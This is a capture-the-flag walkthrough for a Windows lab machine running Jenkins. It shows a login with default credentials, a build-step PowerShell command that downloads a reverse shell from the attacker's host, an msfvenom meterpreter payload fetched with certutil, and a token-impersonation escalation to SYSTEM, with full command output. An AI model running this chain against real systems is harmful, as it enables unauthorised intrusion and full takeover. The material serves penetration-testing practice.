

Nmap scan to get list of open ports


```
root@kali:~/Desktop# nmap -p- -Pn -sV alfred
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-13 23:35 +08
Nmap scan report for alfred (10.10.4.58)
Host is up (0.35s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
3389/tcp  open  ssl/ms-wbt-server?
8080/tcp  open  http           Jetty 9.4.z-SNAPSHOT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 361.31 seconds
root@kali:~/Desktop#
```



For jenkins installation use default credentials.

Username: admin

Password: admin



The screenshot shows the Jenkins web interface. On the left is a sidebar menu with options: New Item, People, Build History, Manage Jenkins, My Views, Lockable Resources, Credentials, and New View. The main area displays a table of builds with columns S, W, and Name. There is one build entry with a blue icon, a sun icon, and the name 'project'. Below the table are two sections: 'Build Queue' showing 'No builds in the queue.' and 'Build Executor Status' showing two executors in an 'Idle' state.

S	W	Name ↓
		project

Icon: [S](#) [M](#) [L](#)

Build Queue
No builds in the queue.

Build Executor Status

1	Idle
2	Idle

To gain remote command execution:


Click Jenkins -> Project

Click Project -> Configure









All	+		
S	W	Name ↓	Last Success
		project	1 min 24 sec - #4

Icon: [S](#) [M](#) [L](#)



To check the results, go to build history.


Jenkins

Jenkins
 project


 [Back to Dashboard](#)
 [Status](#)
 [Changes](#)
 [Workspace](#)
 [Build Now](#)
 [Delete Project](#)
 [Configure](#)
 [Rename](#)




Project project



 [Workspace](#)
 [Recent Changes](#)

Permalinks

- [Last build \(#4\), 51 sec ago](#)
- [Last stable build \(#4\), 51 sec ago](#)
- [Last successful build \(#4\), 51 sec ago](#)
- [Last completed build \(#4\), 51 sec ago](#)


Build History
[trend](#)

	#4	Nov 13, 2020 4:17 PM
	#3	Nov 13, 2020 4:17 PM
	#2	Nov 13, 2020 4:17 PM
	#1	Oct 26, 2019 4:38 PM

 [RSS for all](#)
 [RSS for failures](#)

To run commands:

Goto build.

Click save.

Command:


```
powershell iex (New-Object Net.WebClient).DownloadString('http://10.4.19.210/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.4.19.210 -Port 4444
```

What this command does is to download reverse shell script from kali web server. After the reverse shell script is downloaded, proceed to do a connect back to listener that is running in kali.



To execute the commands above, Click build now.

 [Back to Dashboard](#)

 [Status](#)

 [Changes](#)

 [Workspace](#)

 [Build Now](#)


 [Delete Project](#)

 [Configure](#)

 [Rename](#)

Build history is to check progress.

It will remain red for a long time but there is no need for concern as reverse shell will be launched.



Showing that reverse shell script has been downloaded

```
root@kali:~/Desktop/alfred/nishang/Shells# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.4.58 - - [14/Nov/2020 00:25:48] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

To show that shell is popped

```

root@kali:~/Desktop# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.19.210] from (UNKNOWN) [10.10.4.58] 49249
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\project>

```

Getting user flag

```

PS C:\users\bruce> cd Desktop
PS C:\users\bruce\Desktop> dir

        Directory: C:\users\bruce\Desktop

Mode                LastWriteTime         Length Name
----                -
-a---             10/25/2019  11:22 PM             32 user.txt

PS C:\users\bruce\Desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\users\bruce\Desktop>

```

Creating meterpreter shell:

```

msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder
x86/shikata_ga_nai LHOST=10.4.19.210 LPORT=1234 -f exe -o
m_reverse.exe

```

Why we need meterpreter shell is because, this meterpreter shell will be useful for privilege escalation later aka token impersonation.

```

root@kali:~/Desktop/alfred# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.4.19.210
LPORT=1234 -f exe -o m reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: m_reverse.exe
root@kali:~/Desktop/alfred#

```

Downloading files using certutil:

<https://www.hackingarticles.in/windows-for-pentester-certutil/>
certutil.exe -urlcache -split -f http://10.4.19.210/reverse.exe
reverse.exe

```

PS C:\temp> certutil.exe -urlcache -split -f http://10.4.19.210/reverse.exe reverse.exe
**** Online ****
CertUtil: -URLCache command FAILED: 0x80072ee6 (WIN32: 12006)
CertUtil: The URL does not use a recognized protocol
PS C:\temp> certutil.exe -urlcache -split -f http://10.4.19.210/reverse.exe reverse.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.
PS C:\temp>

```

```

PS C:\temp> dir

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a---             11/13/2020   4:56 PM       73802 reverse.exe
-a---             11/13/2020   4:54 PM          16 test.txt

PS C:\temp>

```

Start meterpreter shell

```

PS C:\temp> start-process "reverse.exe"
PS C:\temp>

```

Load powershell

```
meterpreter >  
meterpreter > load powershell  
Loading extension powershell...Success.
```

Start powershell

```
meterpreter > powershell_shell  
PS > dir  
  
Directory: C:\temp  
  
Mode                LastWriteTime         Length Name  
----                -  
-a---          11/13/2020   4:56 PM       73802 reverse.exe  
-a---          11/13/2020   4:54 PM         16 test.txt  
  
PS > 
```

List of privileges the current user has.

```
PS > whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Disabled

```
PS > █
```

Loading incognito module which we will use for token impersonation later.

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > █
```



```

meterpreter > list tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
\
BUILTIN\Administrators
BUILTIN\IIS_IUSRS
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT AUTHORITY\WRITE_RESTRICTED
NT SERVICE\AppHostSvc
NT SERVICE\AudioEndpointBuilder
NT SERVICE\BFE
NT SERVICE\BITS
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\Dnscache
NT SERVICE\eventlog
NT SERVICE\EventSystem
NT SERVICE\FDResPub
NT SERVICE\iphlpvc
NT SERVICE\LanmanServer
NT SERVICE\MMCSS
NT SERVICE\PcaSvc
NT SERVICE\PlugPlay
NT SERVICE\RpcEptMapper
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\Spooler
NT SERVICE\TrkWks
NT SERVICE\TrustedInstaller
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\Winmgmt
NT SERVICE\WSearch
NT SERVICE\wuauerv

Impersonation Tokens Available
=====
NT AUTHORITY\NETWORK
NT SERVICE\AudioSrv
NT SERVICE\CryptSvc
NT SERVICE\DcomLaunch
NT SERVICE\Dhcp
NT SERVICE\DPS
NT SERVICE\LanmanWorkstation
NT SERVICE\lmhosts
NT SERVICE\MpsSvc
NT SERVICE\netprofm
NT SERVICE\NlaSvc
NT SERVICE\nsi
NT SERVICE\PolicyAgent
NT SERVICE\Power
NT SERVICE\ShellHWDetection
NT SERVICE\TermService
NT SERVICE\W32Time
NT SERVICE\WdiServiceHost
NT SERVICE\WinHttpAutoProxySvc
NT SERVICE\wscsvc

meterpreter > █

```

First we will need to impersonate as administrators.

After that is done we will be NT Authority\System

```
meterpreter > impersonate token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
    Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > ps
Process List
-----
PID PPID Name Arch Session User Path
---
0 0 [System Process] x64 0
4 0 System x64 0
396 4 smss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\smss.exe
524 516 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
572 564 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
580 516 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\wininit.exe
608 564 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
668 580 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\services.exe
676 580 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
684 580 lsm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsm.exe
772 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
852 668 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
868 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
924 608 LogonUI.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\LogonUI.exe
940 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
988 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1012 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1064 668 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1212 668 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1240 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1356 668 amazon-ssm-agent.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1376 2776 powershell.exe x86 0 alfred\bruce C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
1428 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1456 524 conhost.exe x64 0 alfred\bruce C:\Windows\System32\conhost.exe
1460 668 LiteAgent.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Amazon\Xentools\LiteAgent.exe
1488 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1648 668 Jenkins.exe x64 0 alfred\bruce C:\Program Files (x86)\Jenkins\jenkins.exe
1716 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1820 668 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1828 1648 java.exe x86 0 alfred\bruce C:\Program Files (x86)\Jenkins\jre\bin\java.exe
1848 668 Ec2Config.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1940 524 conhost.exe x64 0 alfred\bruce C:\Windows\System32\conhost.exe
2044 2384 powershell.exe x86 0 alfred\bruce C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
2220 1376 reverse.exe x86 0 alfred\bruce C:\temp\reverse.exe
2368 772 WmiPrvSE.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\wbem\WmiPrvSE.exe
2444 2584 powershell.exe x86 0 alfred\bruce C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
2540 524 conhost.exe x64 0 alfred\bruce C:\Windows\System32\conhost.exe
2584 1828 cmd.exe x86 0 alfred\bruce C:\Windows\SysWOW64\cmd.exe
2636 524 conhost.exe x64 0 alfred\bruce C:\Windows\System32\conhost.exe
2708 668 sppsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\sppsvc.exe
2776 1828 cmd.exe x86 0 alfred\bruce C:\Windows\SysWOW64\cmd.exe
2792 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
2968 668 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\SearchIndexer.exe
3020 668 TrustedInstaller.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\servicing\TrustedInstaller.exe
```

After successful impersonation we need to migrate into a more stable process.

```
meterpreter > migrate 668
[*] Migrating from 2220 to 668...
[*] Migration completed successfully.

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Searching for the root flag

```
PS > cd \windows\system32\config
PS > dir

Directory: C:\windows\system32\config


Mode                LastWriteTime         Length Name
----                -
d----          7/14/2009   3:34 AM                Journal
d----       11/13/2020   4:02 PM                RegBack
d----       11/21/2010   2:41 AM            systemprofile
d----       10/25/2019   9:47 PM                TxR
-a---       10/25/2019  10:46 PM        28672 BCD-Template
-a---       11/13/2020   3:47 PM    18087936 COMPONENTS
-a---       11/13/2020   4:42 PM    262144 DEFAULT
-a---       10/26/2019  12:36 PM         70 root.txt
-a---       11/13/2020   3:32 PM    262144 SAM
-a---       11/13/2020   3:48 PM    262144 SECURITY
-a---       11/13/2020   5:03 PM   38797312 SOFTWARE
-a---       11/13/2020   5:04 PM   10485760 SYSTEM

PS > get-content root.txt
dff0f748678f280250f25a45b8046b4a
PS > █
```

Searching for root txt

```
PS > gci -recurse -filter "root.txt"

Directory: C:\windows\system32\config


Mode                LastWriteTime         Length Name
----                -
-a---       10/26/2019  12:36 PM         70 root.txt

PS > █
```

